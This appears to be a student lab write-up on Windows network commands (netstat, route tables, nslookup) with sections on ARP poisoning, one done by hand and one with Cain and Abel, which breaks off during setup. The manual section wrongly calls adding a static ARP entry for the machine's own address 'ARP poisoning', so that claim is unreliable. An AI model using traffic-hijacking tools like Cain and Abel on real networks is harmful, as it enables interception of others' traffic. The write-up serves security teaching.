TCP	172.23.0.201:7680	31d-lab2-39:59409	ESTABLISHED
TCP	172.23.0.201:7680	31d-office-02:55078	ESTABLISHED
TCP	172.23.0.201:7680	51d-nts-32:64787	TIME_WAIT
TCP	172.23.0.201:49923	bom12s20-in-f14:https	ESTABLISHED
TCP	172.23.0.201:49930	bom12s16-in-f14:https	ESTABLISHED
TCP	172.23.0.201:49941	240:https	TIME_WAIT
TCP	172.23.0.201:49972	kul01s09-in-f67:https	ESTABLISHED
TCP	172.23.0.201:49974	bom07s15-in-f3:https	ESTABLISHED

```
C:\Users\Admin>netstat -n
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:49675	127.0.0.1:49676	ESTABLISHED
TCP	127.0.0.1:49676	127.0.0.1:49675	ESTABLISHED
TCP	127.0.0.1:49685	127.0.0.1:49686	ESTABLISHED
TCP	127.0.0.1:49686	127.0.0.1:49685	ESTABLISHED
TCP	127.0.0.1:49687	127.0.0.1:49688	ESTABLISHED
TCP	127.0.0.1:49688	127.0.0.1:49687	ESTABLISHED
TCP	127.0.0.1:49737	127.0.0.1:49738	ESTABLISHED
TCP	127.0.0.1:49738	127.0.0.1:49737	ESTABLISHED
TCP	127.0.0.1:49739	127.0.0.1:49740	ESTABLISHED
TCP	127.0.0.1:49740	127.0.0.1:49739	ESTABLISHED
TCP	127.0.0.1:49741	127.0.0.1:49742	ESTABLISHED
TCP	127.0.0.1:49742	127.0.0.1:49741	ESTABLISHED
TCP	127.0.0.1:57923	127.0.0.1:57924	ESTABLISHED
TCP	127.0.0.1:57924	127.0.0.1:57923	ESTABLISHED
TCP	127.0.0.1:57925	127.0.0.1:57926	ESTABLISHED
TCP	127.0.0.1:57926	127.0.0.1:57925	ESTABLISHED
TCP	172.23.0.201:7680	10.88.1.16:58757	ESTABLISHED
TCP	172.23.0.201:7680	10.88.1.17:64920	TIME_WAIT
TCP	172.23.0.201:7680	172.23.0.208:59409	ESTABLISHED
TCP	172.23.0.201:7680	172.23.1.62:55078	ESTABLISHED
TCP	172.23.0.201:49923	142.251.42.46:443	ESTABLISHED
TCP	172.23.0.201:49930	142.250.192.78:443	ESTABLISHED
TCP	172.23.0.201:49941	35.241.11.240:443	TIME_WAIT
TCP	172.23.0.201:49972	216.58.196.67:443	ESTABLISHED
TCP	172.23.0.201:49974	172.217.27.195:443	ESTABLISHED
TCP	172.23.0.201:50083	142.250.182.238:443	TIME_WAIT
TCP	172.23.0.201:50088	142.250.182.198:443	TIME_WAIT
TCP	172.23.0.201:50089	142.250.70.98:443	TIME_WAIT
TCP	172.23.0.201:50090	142.250.182.230:443	TIME_WAIT
TCP	172.23.0.201:50092	216.239.36.181:443	TIME_WAIT
TCP	172.23.0.201:50093	142.250.199.163:443	TIME_WAIT
TCP	172.23.0.201:50094	142.251.42.66:443	TIME_WAIT
TCP	172.23.0.201:50103	142.250.192.46:443	TIME_WAIT
TCP	172.23.0.201:50132	172.217.166.67:443	TIME_WAIT
TCP	172.23.0.201:50135	142.250.199.163:443	TIME_WAIT
TCP	172.23.0.201:50137	142.251.42.36:443	TIME_WAIT
TCP	172.23.0.201:50154	172.217.166.67:443	TIME_WAIT
TCP	172.23.0.201:50177	142.250.67.142:443	TIME_WAIT
TCP	172.23.0.201:50192	23.54.83.201:443	CLOSE_WAIT
TCP	172.23.0.201:50193	23.54.83.201:443	CLOSE_WAIT
TCP	172.23.0.201:50194	13.107.42.254:443	CLOSE_WAIT
TCP	172.23.0.201:50195	172.202.64.254:443	CLOSE_WAIT
TCP	172.23.0.201:50196	23.54.83.201:443	CLOSE_WAIT
TCP	172.23.0.201:50197	23.54.83.201:443	CLOSE_WAIT
TCP	172.23.0.201:50198	23.54.83.201:443	CLOSE_WAIT

C:\Users\Admin>netstat -t				
Active Connections				
Proto	Local Address	Foreign Address	State	Offload State
TCP	127.0.0.1:49675	31D-LAB2-34:49676	ESTABLISHED	InHost
TCP	127.0.0.1:49676	31D-LAB2-34:49675	ESTABLISHED	InHost
TCP	127.0.0.1:49685	31D-LAB2-34:49686	ESTABLISHED	InHost
TCP	127.0.0.1:49686	31D-LAB2-34:49685	ESTABLISHED	InHost
TCP	127.0.0.1:49687	31D-LAB2-34:49688	ESTABLISHED	InHost
TCP	127.0.0.1:49688	31D-LAB2-34:49687	ESTABLISHED	InHost
TCP	127.0.0.1:49737	31D-LAB2-34:49738	ESTABLISHED	InHost
TCP	127.0.0.1:49738	31D-LAB2-34:49737	ESTABLISHED	InHost
TCP	127.0.0.1:49739	31D-LAB2-34:49740	ESTABLISHED	InHost
TCP	127.0.0.1:49740	31D-LAB2-34:49739	ESTABLISHED	InHost
TCP	127.0.0.1:49741	31D-LAB2-34:49742	ESTABLISHED	InHost
TCP	127.0.0.1:49742	31D-LAB2-34:49741	ESTABLISHED	InHost
TCP	127.0.0.1:57923	31D-LAB2-34:57924	ESTABLISHED	InHost
TCP	127.0.0.1:57924	31D-LAB2-34:57923	ESTABLISHED	InHost
TCP	127.0.0.1:57925	31D-LAB2-34:57926	ESTABLISHED	InHost
TCP	127.0.0.1:57926	31D-LAB2-34:57925	ESTABLISHED	InHost
TCP	172.23.0.201:7680	10.88.1.16:58757	ESTABLISHED	InHost
TCP	172.23.0.201:7680	31d-lab2-39:59409	ESTABLISHED	InHost
TCP	172.23.0.201:7680	31d-lab2-39:62348	TIME_WAIT	InHost
TCP	172.23.0.201:7680	31d-office-02:55078	ESTABLISHED	InHost
TCP	172.23.0.201:49923	bom12s20-in-f14:https	ESTABLISHED	InHost
TCP	172.23.0.201:49930	bom12s16-in-f14:https	ESTABLISHED	InHost
TCP	172.23.0.201:49972	kul01s09-in-f67:https	ESTABLISHED	InHost
TCP	172.23.0.201:50192	a23-54-83-201:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50193	a23-54-83-201:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50194	13.107.42.254:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50195	172.202.64.254:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50196	a23-54-83-201:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50197	a23-54-83-201:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50198	a23-54-83-201:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50199	a23-54-83-201:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50200	a23-54-83-201:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50201	a23-54-83-201:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50202	204.79.197.222:https	CLOSE_WAIT	InHost
TCP	172.23.0.201:50244	pnbomb-ac-in-f3:https	TIME_WAIT	InHost
TCP	172.23.0.201:50252	sh-in-f139:https	TIME_WAIT	InHost
TCP	172.23.0.201:50254	bom12s12-in-f4:https	TIME_WAIT	InHost
TCP	172.23.0.201:50255	bom12s20-in-f1:https	TIME_WAIT	InHost
TCP	172.23.0.201:50257	bom07s37-in-f14:https	TIME_WAIT	InHost
TCP	172.23.0.201:50266	bom07s30-in-f3:https	TIME_WAIT	InHost
TCP	172.23.0.201:50268	bom12s20-in-f1:https	TIME_WAIT	InHost
TCP	172.23.0.201:50271	bom07s30-in-f3:https	TIME_WAIT	InHost
TCP	172.23.0.201:50272	sf-in-f84:https	TIME_WAIT	InHost

```
C:\Users\Admin>netstat -p TCP
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:49675	31D-LAB2-34:49676	ESTABLISHED
TCP	127.0.0.1:49676	31D-LAB2-34:49675	ESTABLISHED
TCP	127.0.0.1:49685	31D-LAB2-34:49686	ESTABLISHED
TCP	127.0.0.1:49686	31D-LAB2-34:49685	ESTABLISHED
TCP	127.0.0.1:49687	31D-LAB2-34:49688	ESTABLISHED
TCP	127.0.0.1:49688	31D-LAB2-34:49687	ESTABLISHED
TCP	127.0.0.1:49737	31D-LAB2-34:49738	ESTABLISHED
TCP	127.0.0.1:49738	31D-LAB2-34:49737	ESTABLISHED
TCP	127.0.0.1:49739	31D-LAB2-34:49740	ESTABLISHED
TCP	127.0.0.1:49740	31D-LAB2-34:49739	ESTABLISHED
TCP	127.0.0.1:49741	31D-LAB2-34:49742	ESTABLISHED
TCP	127.0.0.1:49742	31D-LAB2-34:49741	ESTABLISHED
TCP	127.0.0.1:57923	31D-LAB2-34:57924	ESTABLISHED
TCP	127.0.0.1:57924	31D-LAB2-34:57923	ESTABLISHED
TCP	127.0.0.1:57925	31D-LAB2-34:57926	ESTABLISHED
TCP	127.0.0.1:57926	31D-LAB2-34:57925	ESTABLISHED
TCP	172.23.0.201:7680	10.88.1.16:58757	ESTABLISHED
TCP	172.23.0.201:7680	31d-lab2-39:59409	ESTABLISHED
TCP	172.23.0.201:7680	31d-lab2-39:62348	TIME_WAIT
TCP	172.23.0.201:7680	31d-office-02:55078	ESTABLISHED
TCP	172.23.0.201:7680	51d-lib-08:58246	TIME_WAIT
TCP	172.23.0.201:49923	bom12s20-in-f14:https	ESTABLISHED
TCP	172.23.0.201:49930	bom12s16-in-f14:https	ESTABLISHED
TCP	172.23.0.201:49972	kul01s09-in-f67:https	ESTABLISHED
TCP	172.23.0.201:50192	a23-54-83-201:https	CLOSE_WAIT
TCP	172.23.0.201:50193	a23-54-83-201:https	CLOSE_WAIT
TCP	172.23.0.201:50194	13.107.42.254:https	CLOSE_WAIT
TCP	172.23.0.201:50195	172.202.64.254:https	CLOSE_WAIT
TCP	172.23.0.201:50196	a23-54-83-201:https	CLOSE_WAIT
TCP	172.23.0.201:50197	a23-54-83-201:https	CLOSE_WAIT
TCP	172.23.0.201:50198	a23-54-83-201:https	CLOSE_WAIT
TCP	172.23.0.201:50199	a23-54-83-201:https	CLOSE_WAIT
TCP	172.23.0.201:50200	a23-54-83-201:https	CLOSE_WAIT
TCP	172.23.0.201:50201	a23-54-83-201:https	CLOSE_WAIT
TCP	172.23.0.201:50202	204.79.197.222:https	CLOSE_WAIT
TCP	172.23.0.201:50244	pnbomb-ac-in-f3:https	TIME_WAIT
TCP	172.23.0.201:50272	sf-in-f84:https	TIME_WAIT
TCP	172.23.0.201:50293	maa05s05-in-f3:https	TIME_WAIT
TCP	172.23.0.201:50303	bom07s36-in-f14:https	TIME_WAIT
TCP	172.23.0.201:50307	pnbomb-ab-in-f3:https	TIME_WAIT
TCP	172.23.0.201:50309	bom07s18-in-f3:https	ESTABLISHED
TCP	172.23.0.201:50310	bom07s36-in-f14:https	TIME_WAIT
TCP	172.23.0.201:50311	pnbomb-ab-in-f3:https	ESTABLISHED
TCP	172.23.0.201:50320	82:http	TIME_WAIT
TCP	172.23.0.201:50321	82:http	TIME_WAIT

```
C:\Users\Admin>netstat -r
=====
Interface List
2...64 4e d7 6d 69 64 .....Intel(R) Ethernet Connection (17) I219-LM
1.....Software Loopback Interface 1
=====

IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway       Interface     Metric
          0.0.0.0        0.0.0.0    172.23.0.240  172.23.0.201    35
         127.0.0.0    255.0.0.0      On-link      127.0.0.1    331
         127.0.0.1  255.255.255.255      On-link      127.0.0.1    331
 127.255.255.255  255.255.255.255      On-link      127.0.0.1    331
         172.23.0.0  255.255.252.0      On-link  172.23.0.201    291
 172.23.0.201  255.255.255.255      On-link  172.23.0.201    291
 172.23.3.255  255.255.255.255      On-link  172.23.0.201    291
         224.0.0.0    240.0.0.0      On-link      127.0.0.1    331
         224.0.0.0    240.0.0.0      On-link  172.23.0.201    291
 255.255.255.255  255.255.255.255      On-link      127.0.0.1    331
 255.255.255.255  255.255.255.255      On-link  172.23.0.201    291
=====
Persistent Routes:
  None

IPv6 Route Table
=====
Active Routes:
If Metric Network Destination      Gateway
 1    331   ::1/128        On-link
 2    291  fe80::/64        On-link
 2    291  fe80::831a:656a:492a:e36a/128
                           On-link
 1    331 ff00::/8        On-link
 2    291 ff00::/8        On-link
=====
Persistent Routes:
  None
```

```
C:\Users\Admin>netstat -i
```

Active Connections

Proto	Local Address	Foreign Address	State	Time in State (ms)
TCP	172.23.0.201:7680	51d-lib-08:58246	TIME_WAIT	50053
TCP	172.23.0.201:7680	10.88.1.16:58757	ESTABLISHED	1439768
TCP	172.23.0.201:7680	31d-lab2-39:59409	ESTABLISHED	2102341
TCP	172.23.0.201:7680	10.88.1.73:61627	TIME_WAIT	30717
TCP	172.23.0.201:7680	31d-office-02:55078	ESTABLISHED	1308113
TCP	127.0.0.1:49675	31D-LAB2-34:49676	ESTABLISHED	11039864
TCP	127.0.0.1:49676	31D-LAB2-34:49675	ESTABLISHED	11039864
TCP	127.0.0.1:49685	31D-LAB2-34:49686	ESTABLISHED	11039495
TCP	127.0.0.1:49686	31D-LAB2-34:49685	ESTABLISHED	11039495
TCP	127.0.0.1:49687	31D-LAB2-34:49688	ESTABLISHED	11039495
TCP	127.0.0.1:49688	31D-LAB2-34:49687	ESTABLISHED	11039495
TCP	127.0.0.1:49737	31D-LAB2-34:49738	ESTABLISHED	11030282
TCP	127.0.0.1:49738	31D-LAB2-34:49737	ESTABLISHED	11030282
TCP	127.0.0.1:49739	31D-LAB2-34:49740	ESTABLISHED	11030178
TCP	127.0.0.1:49740	31D-LAB2-34:49739	ESTABLISHED	11030178
TCP	127.0.0.1:49741	31D-LAB2-34:49742	ESTABLISHED	11029529
TCP	127.0.0.1:49742	31D-LAB2-34:49741	ESTABLISHED	11029529
TCP	172.23.0.201:49923	bom12s20-in-f14:https	ESTABLISHED	1030298
TCP	172.23.0.201:49930	bom12s16-in-f14:https	ESTABLISHED	1026604
TCP	172.23.0.201:49972	kul01s09-in-f67:https	ESTABLISHED	988830
TCP	172.23.0.201:50192	a23-54-83-201:https	CLOSE_WAIT	473350
TCP	172.23.0.201:50193	a23-54-83-201:https	CLOSE_WAIT	578761
TCP	172.23.0.201:50194	13.107.42.254:https	CLOSE_WAIT	475449
TCP	172.23.0.201:50195	172.202.64.254:https	CLOSE_WAIT	468845
TCP	172.23.0.201:50196	a23-54-83-201:https	CLOSE_WAIT	478422
TCP	172.23.0.201:50197	a23-54-83-201:https	CLOSE_WAIT	578527
TCP	172.23.0.201:50198	a23-54-83-201:https	CLOSE_WAIT	578532
TCP	172.23.0.201:50199	a23-54-83-201:https	CLOSE_WAIT	578505
TCP	172.23.0.201:50200	a23-54-83-201:https	CLOSE_WAIT	578528
TCP	172.23.0.201:50201	a23-54-83-201:https	CLOSE_WAIT	578530
TCP	172.23.0.201:50202	204.79.197.222:https	CLOSE_WAIT	473417
TCP	172.23.0.201:50293	maa05s05-in-f3:https	TIME_WAIT	113305
TCP	172.23.0.201:50303	bom07s36-in-f14:https	TIME_WAIT	70464
TCP	172.23.0.201:50307	pnbomb-ab-in-f3:https	TIME_WAIT	53456
TCP	172.23.0.201:50309	bom07s18-in-f3:https	ESTABLISHED	290080
TCP	172.23.0.201:50310	bom07s36-in-f14:https	TIME_WAIT	49676
TCP	172.23.0.201:50311	pnbomb-ab-in-f3:https	ESTABLISHED	289744
TCP	172.23.0.201:50329	bom07s15-in-f3:https	ESTABLISHED	233675
TCP	172.23.0.201:50330	e2a:https	ESTABLISHED	229738
TCP	172.23.0.201:50331	maa05s05-in-f3:https	ESTABLISHED	229735
TCP	172.23.0.201:50338	bom07s18-in-f10:https	ESTABLISHED	204743
TCP	172.23.0.201:50341	a-0003:https	TIME_WAIT	90804
TCP	172.23.0.201:50356	sh-in-f100:https	ESTABLISHED	122100
TCP	172.23.0.201:50357	172.31.0.27:13111	TIME_WAIT	99882
TCP	172.23.0.201:50368	172.31.0.27:13111	TIME_WAIT	35819

5. nslookup

Nslookup (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS-related problems.

```
C:\Users\Admin>nslookup
Default Server:  svvdc02.svv.local
Address:  172.31.0.26

> set type=a
> certifiedhacker.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

Non-authoritative answer:
Name:      certifiedhacker.com
Address:   162.241.216.11
```

```
> set type cname
> certifiedhacker.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2024012901
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)
```

```
> set type=a
> ns1.bluehost.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

Non-authoritative answer:
Name:      ns1.bluehost.com
Address:   162.159.24.80

> exit
```

Part 2 :

Aim : Perform ARP Poisoning in Windows


Theory :

ARP is the acronym for Address Resolution Protocol. It is used to convert IP addresses to physical addresses [MAC address] on a switch. The host sends an ARP broadcast on the network, and the recipient computer responds with its physical address [MAC Address]. The resolved IP/MAC address is then used to communicate.

ARP poisoning is sending fake MAC addresses to the switch so that it can associate the fake MAC addresses with the IP address of a genuine computer on a network and hijack the traffic.

Steps :

1. Open the Command Prompt on your laptop and run it as administrator



2. First, run the command **arp -a**

arp calls the ARP configure program located in Windows/System32 directory
-a is the parameter to display to contents of the ARP cache

```
C:\Windows\System32>arp -a

Interface: 172.23.0.116 --- 0x2
  Internet Address      Physical Address      Type
  172.23.0.81           e8-d8-d1-ce-dc-c9    dynamic
  172.23.0.240          6c-b2-ae-8b-60-fc    dynamic
  172.23.3.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22             01-00-5e-00-00-16    static
  224.0.0.251             01-00-5e-00-00-fb    static
  224.0.0.252             01-00-5e-00-00-fc    static
  239.255.255.250        01-00-5e-7f-ff-fa    static
  255.255.255.255        ff-ff-ff-ff-ff-ff    static

Interface: 192.168.20.1 --- 0x9
  Internet Address      Physical Address      Type
  192.168.20.255         ff-ff-ff-ff-ff-ff    static
  224.0.0.22             01-00-5e-00-00-16    static
  224.0.0.251             01-00-5e-00-00-fb    static
  224.0.0.252             01-00-5e-00-00-fc    static
  239.255.255.250        01-00-5e-7f-ff-fa    static
  255.255.255.255        ff-ff-ff-ff-ff-ff    static

Interface: 192.168.211.1 --- 0xa
  Internet Address      Physical Address      Type
  192.168.211.255        ff-ff-ff-ff-ff-ff    static
  224.0.0.22             01-00-5e-00-00-16    static
  224.0.0.251             01-00-5e-00-00-fb    static
  224.0.0.252             01-00-5e-00-00-fc    static
  239.255.255.250        01-00-5e-7f-ff-fa    static
  255.255.255.255        ff-ff-ff-ff-ff-ff    static
```

3. Next, we have to add static entries. So enter the command **ipconfig**. Remember the IPv4 Address (in this case, 172.23.0.116)

```
C:\Windows\System32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . : SVV.local
  Link-local IPv6 Address . . . . . : fe80::c3a1:6209:c277:7df6%2
  IPv4 Address. . . . . : 172.23.0.116
  Subnet Mask . . . . . : 255.255.252.0
  Default Gateway . . . . . : 172.23.0.240

Ethernet adapter VMware Network Adapter VMnet1:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::270e:a721:5a5e:4a7c%9
  IPv4 Address. . . . . : 192.168.20.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::6172:203d:8e7d:e859%10
  IPv4 Address. . . . . : 192.168.211.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :
```

4. Then enter the command **getmac** to get the MAC address

```
C:\Windows\System32>getmac

Physical Address      Transport Name
=====
64-4E-D7-6D-62-B1    \Device\Tcpip_{0007423A-DC94-4007-A2B0-E1F593BD4DAB}
00-50-56-C0-00-01    \Device\Tcpip_{3BC81C08-CA6E-4BE7-86B2-0AA6D4E18963}
00-50-56-C0-00-08    \Device\Tcpip_{9249486A-B5C0-4F8E-890F-43DEBF97B5BA}
```

5. Then enter the command **arp -s <ipv4 address> <mac address>**
(Here, it is arp -s 172.23.0.116 64-4E-D7-6D-62-B1)

```
C:\Windows\System32>arp -s 172.23.0.116 64-4E-D7-6D-62-B1
```

6. Enter the **arp -a** command again and search for the IPv4 address corresponding to the MAC address and see if the type has become **static**. If it has, then ARP Poisoning is done.

```
C:\Windows\System32>arp -a

Interface: 172.23.0.116 --- 0x2
  Internet Address      Physical Address      Type
    172.23.0.6            6c-5e-3b-cf-ed-9e    dynamic
    172.23.0.81           e8-d8-d1-ce-dc-c9    dynamic
    172.23.0.84           38-1a-52-ea-c9-a2    dynamic
  172.23.0.116          64-4e-d7-6d-62-b1    static
    172.23.0.240          6c-b2-ae-8b-60-fc    dynamic
    172.23.0.242          e8-d8-d1-ce-dd-bc    dynamic
```

7. Finally, delete the address using the command **arp -d <ip address>**
(Here, arp -d 172.23.0.116)

```
C:\Windows\System32>arp -d 172.23.0.116
```

8. Use **arp -a** to check if the address has been deleted.

```
C:\Windows\System32>arp -a

Interface: 172.23.0.116 --- 0x2
  Internet Address      Physical Address      Type
    172.23.0.6            6c-5e-3b-cf-ed-9e    dynamic
    172.23.0.81           e8-d8-d1-ce-dc-c9    dynamic
    172.23.0.84           38-1a-52-ea-c9-a2    dynamic
    172.23.0.88           48-9e-bd-a2-fe-1d    dynamic
    172.23.0.240          6c-b2-ae-8b-60-fc    dynamic
    172.23.0.242          e8-d8-d1-ce-dd-bc    dynamic
    172.23.1.253          f8-d0-27-1a-ce-7b    dynamic
    172.23.2.101          e4-24-6c-a4-63-d4    dynamic
    172.23.2.104          90-02-a9-2a-da-0b    dynamic
    172.23.2.105          14-a7-8b-51-99-77    dynamic
    172.23.2.106          90-02-a9-1f-76-83    dynamic
    172.23.2.107          14-a7-8b-51-99-57    dynamic
    172.23.2.108          14-a7-8b-51-9a-37    dynamic
    172.23.2.109          90-02-a9-2a-e2-72    dynamic
    172.23.2.110          90-02-a9-2a-de-95    dynamic
    172.23.2.111          e0-50-8b-c5-c6-d7    dynamic
    172.23.2.112          14-a7-8b-51-9c-c1    dynamic
    172.23.2.113          c0-39-5a-bb-72-66    dynamic
    172.23.2.114          c0-39-5a-bb-74-a1    dynamic
    172.23.2.115          90-02-a9-2a-db-e2    dynamic
    172.23.2.116          3c-ef-8c-6c-62-d3    dynamic
    172.23.2.117          14-a7-8b-51-64-59    dynamic
    172.23.2.118          14-a7-8b-51-72-28    dynamic
    172.23.2.119          e0-50-8b-72-96-5a    dynamic
    172.23.2.132          e4-24-6c-2c-ba-b6    dynamic
    172.23.2.133          90-02-a9-2a-e6-17    dynamic
    172.23.2.134          38-af-29-b9-6a-f7    dynamic
    172.23.2.136          90-02-a9-2a-e1-3f    dynamic
    172.23.2.137          90-02-a9-2a-df-ff    dynamic
    172.23.2.138          90-02-a9-2a-dd-f6    dynamic
    172.23.2.139          90-02-a9-2a-e3-28    dynamic
    172.23.2.140          90-02-a9-2a-de-3d    dynamic
    172.23.2.141          90-02-a9-2a-11-63    dynamic
```

Part 3 :

Aim : Use Cain and Abel to perform ARP Poisoning


Theory :

ARP is the acronym for Address Resolution Protocol. It is used to convert IP addresses to physical addresses [MAC address] on a switch. The host sends an ARP broadcast on the network, and the recipient computer responds with its physical address [MAC Address]. The resolved IP/MAC address is then used to communicate.

ARP poisoning is sending fake MAC addresses to the switch so that it can associate the fake MAC addresses with the IP address of a genuine computer on a network and hijack the traffic.


Steps :

1. Open the Cain and Abel application. Click on the Sniffer tab




2. Click on “Configure” to open up the Configuration Dialog Box then, select the device and click on OK.

